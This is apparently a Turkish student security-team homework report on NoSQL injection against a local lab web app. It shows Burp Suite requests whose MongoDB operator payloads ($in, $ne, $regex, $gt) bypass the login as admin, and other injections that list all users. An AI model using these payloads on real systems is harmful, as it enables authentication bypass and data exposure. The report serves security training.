


# YAVUZLAR WEB GÜVENLİĞİ & YAZILIM TAKIMI

## NOSQL ÖDEV RAPORU


### 1. Web Uygulaması Zafiyetleri

“user/login” sayfasında, giriş işleminin nasıl çalıştığının testi yapıldığında, girilen kullanıcı adı ve şifrenin back-end aracılığıyla veri tabanında sorgusunun nasıl yapıldığının yazdırıldığı fark edildi.




Şekil 1.1. User Login İşlevinin Çalıştırılması

Bu sorgu biçimi üzerinden NOSQL Injection için denemeler yapılmaya başlandı.



Şekil 1.2. Başarılı NOSQL Injection Testi



```
Request
Pretty Raw Hex
1 POST /user/login HTTP/1.1
2 Host: localhost:4000
3 Content-Length: 60
4 sec-ch-ua: "Not-A.Brand";v="99", "Chromium";v="124"
5 Accept: application/json, text/javascript, */*; q=0.01
6 Content-Type: application/json
7 X-Requested-With: XMLHttpRequest
8 sec-ch-ua-mobile: 70
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/124.0.6367.118 Safari/537.36
10 sec-ch-ua-platform: "Linux"
11 Origin: http://localhost:4000
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Dest: empty
15 Referer: http://localhost:4000/user/login
16 Accept-Encoding: gzip, deflate, br
17 Accept-Language: en-US,en;q=0.9
18 Connection: close
19
20 {
21   "username":{
22     "$in":["admin","administrator"]
23   },
24   "password":{
25     "$ne":""
26   }
27 }
28

Response
Pretty Raw Hex Render
1 HTTP/1.1 200 OK
2 X-Powered-By: Express
3 Access-Control-Allow-Origin: http://localhost:4000
4 Vary: Origin
5 Content-Type: application/json; charset=utf-8
6 Content-Length: 83
7 ETag: W/"53-mG6XAoI80urYjLv3vZCDZW/mQk"
8 Date: Thu, 25 Jul 2024 17:46:27 GMT
9 Connection: close
10
11 {
12   "role":"admin",
13   "username":"admin",
14   "msg":"Logged in as user admin with role admin"
15 }
```

Şekil 1.3. Başarılı NOSQL Injection Testi

Burp Suite Repeater üzerinden gönderilen POST metodunun body kısmına girdiğimiz `{"username":{"$in":["admin","administrator"]},"password":{"$ne":""}}` kodu ile admin şifresini bilmiyor olmamıza rağmen giriş yapabildik. Burada kullanılan MongoDB operatörlerinden `"$in"`, "admin" veya "administrator" kullanıcı adlarıyla eşleşen kaydı bulmamızı sağlar. Bu operatöre benzer olarak `"$eq"` operatörü ile de eşleşen kaydı çekebiliriz. `"$eq"` operatörüne ait örnek Şekil 1.3.’te verilmiştir. `"$ne"` operatörü ise eşleşen kayda ait şifre içeriğinin belirtilen dışında olup olmadığını kontrol eder. Bu durumda sorgunun tamamı kullanıcı adı "admin" veya "administrator" olan ve şifresi boş olmayan kaydı getirir. Böylelikle bu sorguyla sisteme yetkili kullanıcı olarak giriş yapmış oluruz.

Şekil 1.4.’te kullanılan `{"username":{"$ne":"test"},"password":{"$ne":"test"}}` koduyla `"$ne"` operatörü ile kullanıcı adı ve şifresi "test" olmayan kaydı getirdik. Bu kod ile tekrar NOSQL Injection gerçekleştirmiş olduk ve sisteme yetkili kullanıcı olarak giriş sağladık.


Request			Response			
Pretty	Raw	Hex	Pretty	Raw	Hex	Render
<pre> 1 POST /user/login HTTP/1.1 2 Host: localhost:4000 3 Content-Length: 53 4 sec-ch-ua: "Not-A.Brand";v="99", "Chromium";v="124" 5 Accept: application/json, text/javascript, */*; q=0.01 6 Content-Type: application/json 7 X-Requested-With: XMLHttpRequest 8 sec-ch-ua-mobile: ?0 9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) 10 Chrome/124.0.6367.118 Safari/537.36 11 sec-ch-ua-platform: "Linux" 12 Origin: http://localhost:4000 13 Sec-Fetch-Site: same-origin 14 Sec-Fetch-Mode: cors 15 Sec-Fetch-Dest: empty 16 Referer: http://localhost:4000/user/login 17 Accept-Encoding: gzip, deflate, br 18 Accept-Language: en-US,en;q=0.9 19 Connection: close 20 {   "username":{     "\$ne":"test"   },   "password":{     "\$ne":"test"   } }</pre>			<pre> 1 HTTP/1.1 200 OK 2 X-Powered-By: Express 3 Access-Control-Allow-Origin: http://localhost:4000 4 Vary: Origin 5 Content-Type: application/json; charset=utf-8 6 Content-Length: 83 7 ETag: W/"53-mG6XAoI80urYjLv3vZCDZW/mQk" 8 Date: Thu, 25 Jul 2024 17:38:55 GMT 9 Connection: close 10 11 {   "role":"admin",   "username":"admin",   "msg":"Logged in as user admin with role admin" }</pre>			

Şekil 1.4. Başarılı NOSQL Injection Testi

Kullanılan `"{"username":{"$regex":"a"},"password":{"$ne":""}}"` kodundaki `"$regex"` operatörü ile kullanıcı adı içerisinde `"a"` geçen kayıtları getirdik. Burada yetkili kullanıcılar olan `"admin"` veya `"administrator"` kayıtlarını getirmek için operatöre `"a"` harfi verilmiştir. Böylelikle yetkili kullanıcı kaydını getirdik ve sisteme yetkili olarak giriş sağladık.


Request			Response			
Pretty	Raw	Hex	Pretty	Raw	Hex	Render
<pre> 1 POST /user/login HTTP/1.1 2 Host: localhost:4000 3 Content-Length: 49 4 sec-ch-ua: "Not-A.Brand";v="99", "Chromium";v="124" 5 Accept: application/json, text/javascript, */*; q=0.01 6 Content-Type: application/json 7 X-Requested-With: XMLHttpRequest 8 sec-ch-ua-mobile: ?0 9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) 10 Chrome/124.0.6367.118 Safari/537.36 11 sec-ch-ua-platform: "Linux" 12 Origin: http://localhost:4000 13 Sec-Fetch-Site: same-origin 14 Sec-Fetch-Mode: cors 15 Sec-Fetch-Dest: empty 16 Referer: http://localhost:4000/user/login 17 Accept-Encoding: gzip, deflate, br 18 Accept-Language: en-US,en;q=0.9 19 Connection: close 20 {   "username":{     "\$regex":"a"   },   "password":{     "\$ne":""   } }</pre>			<pre> 1 HTTP/1.1 200 OK 2 X-Powered-By: Express 3 Access-Control-Allow-Origin: http://localhost:4000 4 Vary: Origin 5 Content-Type: application/json; charset=utf-8 6 Content-Length: 83 7 ETag: W/"53-mG6XAoI80urYjLv3vZCDZW/mQk" 8 Date: Thu, 25 Jul 2024 17:41:30 GMT 9 Connection: close 10 11 {   "role":"admin",   "username":"admin",   "msg":"Logged in as user admin with role admin" }</pre>			

Şekil 1.5. Başarılı NOSQL Injection Testi




Şekil 1.6. Başarılı NOSQL Injection Testi

“{\"username\": {\"\$gt\": \"\"}, \"password\": {\"\$ne\": \"\"}}” kullanılan kodu ile aynı şekilde yetkili kullanıcı girişi sağladık. Buradaki “\$gt” operatörü kullanıcı adı girdiğimiz boş değerden büyük olan kayıtları getirir, bu da kullanıcı adı boş olmayan tüm kayıtlar anlamına gelir.




Şekil 1.7. User Lookup Testi

“Kullanıcı Arama-1” sayfası olan “/user/lookup” sayfasında GET method isteğiyle gönderilen “/user/lookup?username=|'|'a'=='a” sorgusu ile bütün kullanıcıları listeledik.



Şekil 1.8. User Lookup2 Testi

“Kullanıcı Arama-2” sayfası olan “/user/lookup2” sayfasında POST method isteğiyle gönderilen “username[\$ne]=test” sorgusuyla bütün kullanıcıları listeledik. Benzer şekilde “username[\$regex]=” ve “username[\$gt]=” sorguları ile de bütün kullanıcıların listeledik.



Şekil 1.9. User Lookup2 Testleri

## 2. Kaynak Kod İncelenmesi

